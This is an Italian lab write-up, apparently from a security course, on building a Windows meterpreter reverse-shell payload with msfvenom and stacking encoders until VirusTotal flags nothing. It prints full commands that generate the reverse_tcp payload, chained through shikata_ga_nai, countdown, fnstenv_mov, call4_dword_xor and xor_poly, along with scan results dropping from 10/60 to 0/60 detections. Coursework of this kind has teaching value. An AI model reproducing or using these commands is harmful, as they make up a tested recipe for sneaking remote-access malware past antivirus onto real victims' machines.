


S9/L1

L'esercizio di oggi consiste nel creare un malware che riesca a non essere trovato da Virus Total.

Quindi dobbiamo cercare di fare delle codifiche forti in modo che non vengano rilevate dal software.

Se facciamo la prova con il payload affrontato oggi ci darà questo risultato:



The screenshot shows the VirusTotal analysis interface for the file `polimorficomm.exe` (SHA256: 45987729f78528aae0882366515d23245463ca476351715f564c64d8a4f45a1). The Community Score is 10/60. A banner indicates that 10/60 security vendors flagged this file as malicious. The file is categorized under the family `metacoder/shikata`. A table lists the detection results from various security vendors:

Vendor	Detection Result
ALYac	Exploit.Metacoder.Shikata.Gen
BitDefender	Exploit.Metacoder.Shikata.Gen
Emsisoft	Exploit.Metacoder.Shikata.Gen (9)
Fortinet	Data/Shikata.Alttr
Trellix (HX)	Exploit.Metacoder.Shikata.Gen
Acronis (Static ML)	Undetected
AliCloud	Undetected
Arcabit	Exploit.Metacoder.Shikata.Gen
CTX	Unknown.exploit-kit.metacoder
eScan	Exploit.Metacoder.Shikata.Gen
GData	Exploit.Metacoder.Shikata.Gen
VIPRE	Exploit.Metacoder.Shikata.Gen
AhnLab-V3	Undetected
Antiy-AVL	Undetected

Come possiamo notare viene rilevata la codifica `shikata_ga_nai` è quindi non va bene.

Se proviamo però ad invertire countdown con shikata in questo modo:

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.23 LPORT=5959 -a x86 --platform windows -e x86/countdown -i 100 -f raw | msfvenom -a x86 --platform windows -e x86/shikata_ga_nai -i 200 -f raw | msfvenom -a x86 --platform windows -e x86/countdown -i 138 -o polimorficomm1.exe
```

E andiamo ad analizzarlo:

4

/ 60

Community Score

4/60 security vendors flagged this file as malicious

Reanalyze

Similar

More

55a8320ee5718dda31de1bb68b4b32fbdeaf0e760ed7d97815ef679a2513932

Size

10.19 KB

Last Analysis Date

1 minute ago

polimorficomm1.exe

DETECTION

DETAILS

COMMUNITY

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to [automate checks](#).

Popular threat label

hack/msfencode

Family labels

hack

msfencode

Security vendors' analysis

Do you want to automate checks?

Avast	Win32:MsfEncode-Q [Hack]	AVG	Win32:MsfEncode-Q [Hack]
ClamAV	Win.Exploit.Countdown-1	Google	Detected
Acronis (Static ML)	Undetected	AhnLab-V3	Undetected
AliCloud	Undetected	ALYac	Undetected
Antiy-AVL	Undetected	Arcabit	Undetected
Avira (no cloud)	Undetected	Baidu	Undetected

Notiamo come abbiamo già un risultato migliore rispetto a quello precedente.

Andiamo a vedere un encoder diverso da inserire:

```
(kali㉿kali)-[~]
$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.23 LPORT=5959 -a x86 --platform windows -e x86/fnstenv_mov -i 100 -f raw | msfvenom -a x86 --platform windows -e x86/call4_dword_xor -i 120 -f raw | msfvenom -a x86 --platform windows -e x86/countdown -i 138 -f raw | msfvenom -a x86 --platform windows -e x86/xor_poly -i 150 -o polimorficomm6.exe
Attempting to read payload from STDIN
```

Abbiamo inserito degli encoder diversi di cui fnstenv_mov, call4_dword_xor e xor_poly

Con questo nuovo comando dopo la creazione del file se andiamo ad inserirlo all'interno di Virus Total ci darà il seguente risultato:

0

/ 60

Community Score

No security vendors flagged this file as malicious

Reanalyze

Similar

More

ad9eb262ab60fb5f7082599a0d7986343a527f0cf6ed23e97616e523f4d71b8

Size

16.08 KB

Last Analysis Date

a moment ago

polimorficomm6.exe

DETECTION

DETAILS

COMMUNITY

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to [automate checks](#).

Security vendors' analysis

Do you want to automate checks?

Acronis (Static ML)	Undetected	AhnLab-V3	Undetected
AliCloud	Undetected	ALYac	Undetected
Antiy-AVL	Undetected	Arcabit	Undetected
Avast	Undetected	AVG	Undetected
Avira (no cloud)	Undetected	Baidu	Undetected
BitDefender	Undetected	Bkav Pro	Undetected
ClamAV	Undetected	CMC	Undetected

Come notiamo non è stata trovata nessuna traccia di encoder, perciò consideriamo il nostro compito riuscito.